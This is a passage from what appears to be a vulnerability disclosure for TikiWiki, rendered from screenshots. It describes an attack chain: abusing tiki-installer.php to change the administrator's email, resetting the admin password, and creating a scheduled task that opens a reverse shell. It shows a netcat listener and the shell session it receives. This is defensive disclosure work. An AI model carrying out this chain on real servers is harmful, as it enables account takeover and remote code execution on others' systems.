
If you have forgotten your database credentials, find the directory where you have unpacked your Tiki and have a look inside the **db** folder into the **local.php** file.

silky

●●●●●●●●●●

Authenticate against tiki-installer.php

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337



admin

Profile picture (User Icon):


Real Name: System Administrator

Email: admin@localhost *(non public)*

Theme:

Last login: 06:52

Email before change




Administrator

Admin email:

Changed_via_TikiInstaller@localhost

This is the email address for your administrator account.

Changing administrators email adress



admin

Profile picture (User Icon):

Real Name: System Administrator

Email: Changed_via_TikiInstaller@localhost *(non public)*


Theme:

Last login: 06:52

Email after change

Step 4: Attacker resets administrator password by clicking „I forgot my password“ and creates a new password, then logs in to TikiWiki as an administrator.

Step 5: Attacker creates new scheduler which executes a reverse shell




✓ Success

Scheduler reverse shell was created.

Scheduler

Name	Description	Task	Run Time	Status	Run only once	Re-Run
reverse shell		ShellCommandTask	*/5 * * * *	Active	☑	☑

Scheduler is created



```
root@s1lkys:~# nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 192.168.56.61 45882
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/var/www/html/tiki
$ 
```

Scheduler

Name	Description	Task	Run Time	Status	Run only once	Re-Run
reverse shell		ShellCommandTask	*/5 * * * *	Inactive	☑	☑

Scheduler executes reverse shell

Impact: Critical

Compromised Systems or accounts:

- Administrator account
- TikiWiki Application
- TikiWiki Server

See PoC Video: Attack Chain 2 (Demonstrates the change of administrators email address only)

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337